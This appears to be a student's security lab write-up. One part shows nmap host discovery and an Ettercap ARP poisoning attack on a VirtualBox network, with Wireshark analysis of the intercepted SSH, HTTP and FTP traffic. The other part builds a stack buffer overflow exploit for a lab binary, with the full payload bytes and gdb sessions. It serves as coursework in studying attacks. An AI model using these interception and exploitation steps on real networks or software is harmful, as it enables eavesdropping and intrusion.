Part 1

Step1


1. The ip addresses of the victims are 10.229.100.53 and 10.229.100.147
    - I figured this out by running the command:
        - $ nmap -sn 10.229.100.0/24
        - -sn : tells nmap to only print out the available hosts that responded to the host discovery probes on the specified network
        -
```
~ nmap -sn 10.229.100.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 23:52 MDT
Nmap scan report for 10.229.100.53
Host is up (0.00051s latency).
MAC Address: 08:00:27:99:C0:36 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.229.100.147
Host is up (0.00040s latency).
MAC Address: 08:00:27:BD:06:E0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.229.100.1
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.49 seconds
```
2. For the 10.229.100.53, it runs only ftp services
    -
```
~ nmap -sS -p 1-1000 10.229.100.53/32
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 00:05 MDT
Nmap scan report for 10.229.100.53
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: 08:00:27:99:C0:36 (Oracle VirtualBox virtual NIC)
```
3. For the 10.229.100.147 victim it runs ssh and http services
    -
```
~ nmap -sS -p 1-1000 10.229.100.147/32
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 00:05 MDT
Nmap scan report for 10.229.100.147
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 08:00:27:BD:06:E0 (Oracle VirtualBox virtual NIC)
```


Step 2


- Attacker:
    - Ip address: 10.229.100.1
    - Mac address:08:00:27:61:31:17
- Victim 1:
    - ip address : 10.229.100.53
    - Mac address: 08:00:27:99:c0:36

- Victim 2:
    - ip address : 10.229.100.147
    - Mac address:08:00:27:bd:06:e0
- To start the ARP poisoning i ran the command:
    - Ettercap -T -i enp0s8 -M arp /10.229.100.53/10.229.100.147/

Arp activity During ettercap ARP poisoning




- We can see from the above input, with the arp poisoning that the attacker(10.229.100.1) sends a ARP request for both victims (10.229.100.53 and 10.229.100.147) in order to get their mac addresses. Then both victims reply with their mac addresses.
    - 

- After this you will notice that the attacker then tells both victims that the mac address for the host they are trying to send packets too is his own(08:00:27:61:31:17), in order to intercept the packets sent.
    - 

    - 08:00:27:61:31:17(attacker)>08:00:27:bd:06:e0(victim 2)
        - tells this victim that 10.229.100.53(victim 1) mac address is 08:00:27:61:31:17(attacker mac address).
    - 08:00:27:61:31:17(attacker)>08:00:27:99:c0:36(victim 1)
        - tells this victim that 10.229.100.147(victim 2) mac address is 08:00:27:61:31:17(attacker mac address).

Arp activity after ettercap ARP poisoning

- Just before ettercap ends the ARP poisoning, it does something called ARP cleansing, where it tells each victims the correct mac address of the other victim

- 

    - 08:00:27:61:31:17(attacker)>08:00:27:bd:06:e0(victim 2)
        - tells this victim that 10.229.100.53(victim 1) mac address is 08:00:27:99:c0:36 (the actual mac address of victim 1)
    - 08:00:27:61:31:17(attacker)>08:00:27:99:c0:36(victim 1)
        - tells this victim that 10.229.100.147(victim 2) mac address is 08:00:27:bd:06:e0(the actual mac address of victim 2).

SSH Connection

- The first ssh connection is established at about 18 seconds,from 10.229.100.53(client) on port 37142 to 10.229.100.147(server) on port 22 then every minute after that this ssh connection is reestablished. A series of encrypted packets which cannot be decrypted was sent between the client and the server. I saved the whole transmission payload into a file named “sshConnection”
    - To get the whole transmission file
        - To reconstruct this payload(file) from the .pcap file, I right clicked on one of the connections, clicked follow tcp stream, viewed the stream as ASCII, then saved it.
    - The first two transmissions is the client and server both telling each other their versions of ssh
    - The next two transmissions is the client and server letting each other know the king of key generation algorithms they both accommodate.
    - The next two transmissions, they agree on an elliptic curve DH key exchange, the client send his portion of the key exchange

algorithm and the client uses that to calculate the key and sends it back to the client encrypted.
    - The next transmission the client sends new keys, just incase the server pick a weak key encryption method like cbc
    - The remaining transmissions are all encrypted packets which cannot be decrypted

HTTP Connection

- The first http connection is established at about 4 minutes in ,from 10.229.100.53(client) on port 43120 to 10.229.100.147(server) on port 80 then every 5 minutes after this http connection is reestablished. An audio file named Groovy.mp3 is sent to the client from the server(at the request of the client).
    - Firstly i had to filter the pcap capture by “http-request” to see what files the client was interested in
    - Then i right clicked on the in the traffic, click export objects and i was able to save it directly

FTP Connection

- The first http connection is established and completed at about 41 seconds in ,from 10.229.100.147(client) on port 52164 to 10.229.100.53(server) on port 21 then every 2 minutes after this ftp connection is reestablished. A csv file named Stats.csv is sent to the client from the server(at the request of the client).
    - Firstly i filtered the pcap file by “ftp-data” to view the files being sent.
    - To reconstruct this payload(file) from the .pcap file, I right clicked on one of the connections, clicked follow tcp stream, viewed the stream as raw data, then saved it as a .csv file.

YOU MAY IGNORE THE PART 2 SINCE WE ALREADY DEMOED

Part 2

1. The program does basic transformation of strings imputed into leet code.

```
[Inferior 1 (process 631) exited with code 02]
(gdb)
(gdb) run
Starting program: /root/ass3/weak
kil
<11
[Inferior 1 (process 632) exited with code 04]
(gdb) run
Starting program: /root/ass3/weak
aab
448
[Inferior 1 (process 633) exited with code 04]
(gdb) run
Starting program: /root/ass3/weak
apple
4>>13
[Inferior 1 (process 634) exited with code 06]
(gdb) run
Starting program: /root/ass3/weak
leet
1337
[Inferior 1 (process 635) exited with code 05]
(gdb) _
```

2. The buffer size is 8 bytes
   - I created an input file with perl
     - perl -e 'print pack("C*", 0x20..0x7E)' > testInput

```
[root@BaseMachine ass3]# hexdump -C testInput
00000000  20 21 22 23 24 25 26 27  28 29 2a 2b 2c 2d 2e 2f  | !"#$%&'()*+,-./|
00000010  30 31 32 33 34 35 36 37  38 39 3a 3b 3c 3d 3e 3f  |0123456789:;<=>?|
00000020  40 41 42 43 44 45 46 47  48 49 4a 4b 4c 4d 4e 4f  |@ABCDEFGHIJKLMNO|
00000030  50 51 52 53 54 55 56 57  58 59 5a 5b 5c 5d 5e 5f  |PQRSTUVWXYZ[\]^_|
00000040  60 61 62 63 64 65 66 67  68 69 6a 6b 6c 6d 6e 6f  |`abcdefghijklmno|
00000050  70 71 72 73 74 75 76 77  78 79 7a 7b 7c 7d 7e     |pqrstuvwxyz{|}~|
0000005f
```


   - I ran gdb ./weak
   - Supplied the input
     - r < testInput
     - Then realised i got a segfault when trying to access the address 0x33…


```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./weak...
(No debugging symbols found in ./weak)
(gdb) r < testInput
Starting program: /root/ass3/weak < testInput
 !"#$%&'

Program received signal SIGSEGV, Segmentation fault.
0x080485b2 in ?? ()
(gdb) bt
#0  0x080485b2 in ?? ()
Backtrace stopped: Cannot access memory at address 0x3332312c
(gdb) _
```


   - So the buffer size should 8 bytes, cause the program only segfaults after 8 characters were input.

3.<u>How i got the function call</u>

Getting the address of the function





- I used readelf to dump all the strings in the .rodata section , to get the offset of the string i want to print out(“flag of group 03”)
  - $ readelf -p .rodata weak
  - 

- Then i got the address of the .rodata section of the weak executable
  - $ readelf --sections weak
  - 

- Adding the offset of the flag to the address of the .rodata will give us the address of the flag(0x080b00ca)
- Then i ran objdump on the weak executable to examine the assembly, and search for where the flag address is called, to get the address of the instruction prints out the flag which is 0x08048261
  - $ objdump -d weak
  - 

Finding out how to call it

- When i ran my initial text input, i got a seg-fault at 0x080485b2, so i examined what was going on there.
  - 

- I noticed that on the stack the value at ecx is subtracted by 4bytes and put into esp(this is what i am interested in)
- So i need to get the address of my input so i can set it into my exploit, so i can tell the program where to go.
- 
```
00000018
[root@BaseMachine ass3]# echo -n -e '\111111111111111\xbc\xd1\xff\xff\x61\x82\x04\x08' > exploit_input
[root@BaseMachine ass3]# hexdump -C exploit_input
00000000  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31  |1111111111111111|
00000010  bc d1 ff ff 61 82 04 08                           |....a...|
00000018
[root@BaseMachine ass3]# gdb ./weak
```
- I further examined the stack to see where my input was
  - 
```
(gdb) x/256x 0xffffd114
0xffffd114:     0x080cd3e0      0xf7ff7001      0x0000000a      0x080cd480
0xffffd124:     0xf7ff6000      0x0000000a      0xffffd158      0x0806b13B
0xffffd134:     0x080cd480      0xf7ff6000      0x0000000a      0xffffd1a5
0xffffd144:     0x0000000a      0x0000000a      0x00000009      0x080d0B30
0xffffd154:     0x080cd480      0xffffd188      0x08049b0c      0x080cd480
0xffffd164:     0x0000000a      0x00000009      0x00000000      0x00000001
0xffffd174:     0x080ce3d4      0x00000009      0x00000000      0x08048c20
0xffffd184:     0x08048c60      0xffffd1b8      0x080485a8      0xffffd1a4
0xffffd194:     0x080cd304      0xffffd1a8      0x08048120      0xffffd244
0xffffd1a4:     0x6c6c6c6c      0x6c6c6c6c      0x00000008      0x31048261
0xffffd1b4:     0xffffd1b4      0xffffd200      0x08048724      0x08048c20
0xffffd1c4:     0x08048c60      0xffffd218      0x08048724      0x00000001
0xffffd1d4:     0xffffd244      0xffffd24c      0x00000000      0x08048c20
0xffffd1e4:     0x08048c60      0xffffd218      0xffa3a1ff      0x090dd810
0xffffd1f4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd204:     0x00000000      0xff0a0000      0x00000000      0x00000001
```
  - Noticed that my input started from 0xffffd1a4 (leet transformation of 1 is l which is 6c)
  - Now i can set the value of return address(which will be set to esp) to any address of input, after trying out different positions, i was able to successfully find a suitable position for return address
  - 
```
00000018
[root@BaseMachine ass3]# echo -n -e '\111111111111111\xbc\xd1\xff\xff\x61\x82\x04\x08' > exploit_input
[root@BaseMachine ass3]# hexdump -C exploit_input
00000000  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31  |1111111111111111|
00000010  bc d1 ff ff 61 82 04 08                           |....a...|
00000018
[root@BaseMachine ass3]# gdb ./weak
```
  - 
```
0xffffd194:     0x080cd304      0xffffd1a8      0x08048120      0xffffd244
0xffffd1a4:     0x6c6c6c6c      0x6c6c6c6c      0x00000008      0x31313131
0xffffd1b4:     0xffffd1b0      0x08048261      0x08048700      0x08048c20
0xffffd1c4:     0x08048c60      0xffffd218      0x08048724      0x00000001
0xffffd1d4:     0xffffd244      0xffffd24c      0x00000000      0x08048c20
```
  - At address 0xfffd1b8, but in my exploit it is written as bc, because before this is set to the esp 4 bytes is subtracted from it


4.**Afer various trial and error methods, i finally got the exploit to call and exit the function properly**

```
[root@BaseMachine ass3]# echo -n -e '1111111111111111\xc0\xd1\xff\xff\xbc\xd1\xff\xff\x61\x82\x04\x08\x47\x23\x05\x08' > exploit_input
[root@BaseMachine ass3]# hexdump -C exploit_input
00000000  31 31 31 31 31 31 31 31  31 31 31 31 31 31 31 31  |1111111111111111|
00000010  c0 d1 ff ff bc d1 ff ff  61 82 04 08 47 23 05 08  |........a...G#..|
00000020
```

The first 16 bytes overwrites the buffer and extra paddings, the next 4 bytes is the address where the function that exits my program exists(at 0xffffd1c0), the next 4 bytes contains the address of where the function that calls the function that prints my flag exists(0xffffd1bc). The next 4 bytes is the address (0xffffd1b8 note is subtracted 4 according to the function) which has the value of the function that prints my function. Then the last 4 bytes is the address (0xffffd1c0) which has the value of the function that exits the program successfully.

```
(gdb) x/25dx 0xffffd114
0xffffd114:     0x080cd3e0      0xf7ff7001      0x0000000a      0x080cd480
0xffffd124:     0xf7ff6000      0x0000000a      0x00000011      0x08069a85
0xffffd134:     0x00000001      0xf7ff6000      0x00000011      0xffffd1a5
0xffffd144:     0x0000000a      0x00000011      0x080cd480      0xf7ff6000
0xffffd154:     0x0000000a      0xffffd184      0x0806b138      0x080cd480
0xffffd164:     0xf7ff6000      0x00000011      0x00000000      0x00000011
0xffffd174:     0x00000011      0x00000010      0x080d0830      0x080cd480
0xffffd184:     0xffffd1b4      0x08049b0c      0x080cd480      0x0000000a
0xffffd194:     0x00000010      0x00000000      0x00000001      0x080ce3d4
0xffffd1a4:     0x00000010      0x00000000      0x08048c20      0x08048c60
0xffffd1b4:     0xffffd1b4      0x0804826b      0x080b00ca      0x08052343
0xffffd1c4:     0x08048c00      0xffffd218      0x08048724      0x00000001
0xffffd1d4:     0xffffd244      0xffffd24c      0x00000000      0x08048c20
```

The pictures below are the various screen shots of the examinations i did and trial and errors to finally figure this out



```
Quit anyway? (y or n) y
[root@BaseMachine ass3]# echo -n -e '1111111111111111\xc0\xd1\xff\xff\x47\x23\x05\x08\x61\x82\x04\x08\x47\x23\x05\x08AAAABBBBCCCCDDDDEEEE' > exploit_input
[root@BaseMachine ass3]# gdb ./weak
GNU gdb (GDB) 10.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./weak...
(No debugging symbols found in ./weak)
(gdb) r < exploit_input
Starting program: /root/ass3/weak < exploit_input
llllllll
Flag of group 03

Program received signal SIGSEGV, Segmentation fault.
0xf480cd00 in ?? ()
(gdb) bt
#0  0xf480cd00 in ?? ()
#1  0x009eb890 in ?? ()
#2  0x80cd0000 in ?? ()
#3  0xfff0013d in ?? ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
(gdb) info r
eax            0x11               17
ecx            0x11               17
edx            0x80ce3d4          135062484
ebx            0x0                0
esp            0x805234f          0x805234f
ebp            0x1b8              0x1b8
esi            0x8048c20          134515744
edi            0x8048c60          134515808
eip            0xf480cd00         0xf480cd00
eflags         0x10286            [ PF SF IF RF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb)
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./weak...
(No debugging symbols found in ./weak)
(gdb) b *0x804826e
Breakpoint 1 at 0x804826e
(gdb) r < exploit_input
Starting program: /root/ass3/weak < exploit_input
llllllll
Flag of group 03

Breakpoint 1, 0x0804826e in ?? ()
(gdb) x/1i 0x804826e
=> 0x804826e:   leave
(gdb) info r
eax            0x11               17
ecx            0x11               17
edx            0x80ce3d4          135062484
ebx            0x0                0
esp            0xffffd1cc         0xffffd1cc
ebp            0x805233f          0x805233f
esi            0x8048c20          134515744
edi            0x8048c60          134515808
eip            0x804826e          0x804826e
eflags         0x286              [ PF SF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb) ni
0x0804826f in ?? ()
(gdb) x/1i 0x804826f
=> 0x804826f:   ret
(gdb) info r
eax            0x11               17
ecx            0x11               17
edx            0x80ce3d4          135062484
ebx            0x0                0
esp            0x8052343          0x8052343
ebp            0xfcb804           0xfcb804
esi            0x8048c20          134515744
edi            0x8048c60          134515808
eip            0x804826f          0x804826f
eflags         0x286              [ PF SF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb)
```

- This was when i figured out the leave instruction sets the value of(ebp + 4 to esp)

```
Breakpoint 1 at 0x804826e
(gdb) r < exploit_input
Starting program: /root/ass3/weak < exploit_input
llllllll
Flag of group 03

Breakpoint 1, 0x0804826e in ?? ()
(gdb) x/1i 0x804826e
=> 0x804826e:   leave
(gdb) info r
eax            0x11               17
ecx            0x11               17
edx            0x80ce3d4          135062484
ebx            0x0                0
esp            0xffffd1cc         0xffffd1cc
ebp            0x805233f          0x805233f
esi            0x8048c20          134515744
edi            0x8048c60          134515808
eip            0x804826e          0x804826e
eflags         0x286              [ PF SF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb) ni
0x0804826f in ?? ()
(gdb) x/1i 0x804826f
=> 0x804826f:   ret
(gdb) info r
eax            0x11               17
ecx            0x11               17
edx            0x80ce3d4          135062484
ebx            0x0                0
esp            0x8052343          0x8052343
ebp            0xfcb804           0xfcb804
esi            0x8048c20          134515744
edi            0x8048c60          134515808
eip            0x804826f          0x804826f
eflags         0x286              [ PF SF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb) ni
0x80cd0000 in ?? ()
(gdb) info r
eax            0x11               17
ecx            0x11               17
edx            0x80ce3d4          135062484
ebx            0x0                0
esp            0x8052347          0x8052347
ebp            0xfcb804           0xfcb804
esi            0x8048c20          134515744
edi            0x8048c60          134515808
eip            0x80cd0000         0x80cd0000
eflags         0x286              [ PF SF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb) q
A debugging session is active.

        Inferior 1 [process 661] will be killed.

Quit anyway? (y or n)
```

- After further examination i was notice that at this point, the

```
(gdb) x/25dx 0xffffd114
0xffffd114:     0x080cd3e0      0xf7ff7001      0x0000000a      0x080cd480
0xffffd124:     0xf7ff6000      0x0000000a      0x00000011      0x08069a85
0xffffd134:     0x00000001      0xf7ff6000      0x00000011      0xffffd1a5
0xffffd144:     0x0000000a      0x00000011      0x080cd480      0xf7ff6000
0xffffd154:     0x0000000a      0xffffd184      0x0806b138      0x080cd480
0xffffd164:     0xf7ff6000      0x00000011      0x00000000      0x00000011
0xffffd174:     0x00000011      0x00000010      0x080d0830      0x080cd480
0xffffd184:     0xffffd1b4      0x08049b0c      0x080cd480      0x0000000a
0xffffd194:     0x00000010      0x00000000      0x00000001      0x080ce3d4
0xffffd1a4:     0x00000010      0x00000000      0x08048c20      0x08048c60
0xffffd1b4:     0xffffd1b4      0x0804826b      0x080b00ca      0x08052343
0xffffd1c4:     0x08048c00      0xffffd218      0x08048724      0x00000001
0xffffd1d4:     0xffffd244      0xffffd24c      0x00000000      0x08048c20
```


```
Quit anyway? (y or n) y
[root@BaseMachine ass3]# echo -n -e '1111111111111111\xc0\xd1\xff\xff\xbc\xd1\xff\xff\x61\x82\x04\x08\x47\x23\x05\x08' > exploit_input
[root@BaseMachine ass3]# gdb ./weak
GNU gdb (GDB) 10.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./weak...
(No debugging symbols found in ./weak)
(gdb) r < exploit_input
Starting program: /root/ass3/weak < exploit_input
llllllll
Flag of group 03
[Inferior 1 (process 701) exited normally]
(gdb)
```

5. **<u>Getting the program to exit sunccesfully</u>**

